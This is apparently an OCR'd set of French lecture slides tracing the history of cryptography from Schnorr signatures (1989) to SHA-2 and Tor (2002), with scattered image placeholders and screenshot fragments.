


Kirk Lougheed (Cisco)

ZKP et Signature de Schnorr : 1989


"*Efficient Identification and Signature for Smart Cards*"

Claus-Peter Schnorr






Digital Signature Algorithm DSA : 1991







secrete key pulic key


RSA: $m^d \mod n$



MD5 : 1991

Message Digest 5

Ron Rivest






Totalement cassé en 2004

Pretty Good Privacy : 1991

Chiffrement et signature des emails, Phil Zimmermann






"If privacy is outlawed, only outlaws will have privacy"

SHA : 1993

Secure Hash Algorithm (SHA-0)






F. Chabaud et A. Joux, "*Differential collisions in SHA-0*, CRYPTO'98.

A5/1 : 1994

Chiffrement par flots pour les GSM.



$$x^{19} + x^{18} + x^{17} + x^{14} + 1$$

$$x^{22} + x^{21} + 1$$

$$x^{23} + x^{22} + x^{21} + x^{8} + 1$$

Broadcast Encryption : 1994






Amos Fiat




Moni Naor

SSL 1.0 : 1994

Secure Socket Layer, version théorique



SSL 2.0 : 1995


Netscape - [Version 2.02]
File Edit View Go Bookmarks Options Directory Window Help
Back Forward Home Reload Images Open Print Find Stop
Location: about:
What's New! What's Cool! Handbook Net Search Net Directory Software
Netscape Navigator (TM)
Version 2.02
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

Private Information Retrieval (PIR) : 1995 & 1997


B. Chor


O. Goldreich



E. Kushilevitz


M. Sudan



Puis, 1997 Kushilevitz et Ostrovsky

Oblivious RAM : 1996






O. Goldreich



Ostrovsky

SHA-1 : 1996


A
B
C
D
E
F
<<<5
<<<30
Wt
Kt
A
B
C
D
E


NATIONAL SECURITY AGENCY
UNITED STATES OF AMERICA

SSL 3.0 : 1996



k-anonymity : 1998

Activité	Age	Maladie
M2	[22,23]	Cancer
M2	[22,23]	Aveugle
M2	[22,23]	VIH
PhD	[24,27]	Cancer
PhD	[24,27]	Allergies
PhD	[24,27]	Allergies
L	[20,21]	Cancer
L	[20,21]	Cancer
L	[20,21]	Cancer

3-Anonymat : Activité et l'âge sont généralisées



Pierangela Samarati



Latanya Sweeney

Chiffrement Partiellement Homomorphique : 1999

$$\{a\}_{pk} \times \{b\}_{pk} = \{a + b\}_{pk}$$




Pascal Pailler


Chiffrement de m : $c = (1 + N)^m \cdot r^N \mod N^2$

TLS 1.0 : 1999


TLS
Transport
Layer Security
ctrl
alt


Internet Options
General
Security
Privacy
Content
Connections
Programs
Advanced
Settings
Enable Integrated Windows Authentication*
Enable memory protection to help mitigate online attacks
Enable native XMLHTTP support
Phishing Filter
Disable Phishing Filter
Turn off automatic website checking
Turn on automatic website checking
Use SSL 2.0
Use SSL 3.0
Use TLS 1.0
Warn about certificate address mismatch*
Warn if changing between secure and not secure mode
Warn if POST submittal is redirected to a zone that does n
*Takes effect after you restart Internet Explorer
Restore advanced settings
Reset Internet Explorer settings
Deletes all temporary files, disables browser add-ons, and resets all the changed settings.
Reset...
You should only use this if your browser is in an unusable state.
OK
Cancel
Apply

Symmetric Searcheable Encryption (SSE) : 2000





Dawn X. Song



David A. Wagner




Adrian Perrig

Advanced Encryption Standard (AES) : 2000

Rijndael par Joan Daemen et Vincent Rijmen





IBE : Boneh–Franklin 2001

Identity Based Encryption






$$e(g^a, g^b) = e(g, g)^{ab}$$


TOR : 20 septembre 2002

The Onion Routing



Roger Dingledine et Nick Mathewson

SHA-2 : 2002


A
B
C
D
E
F
G
H
Ch
Σ1
Ma
Σ0
W_t
K_t
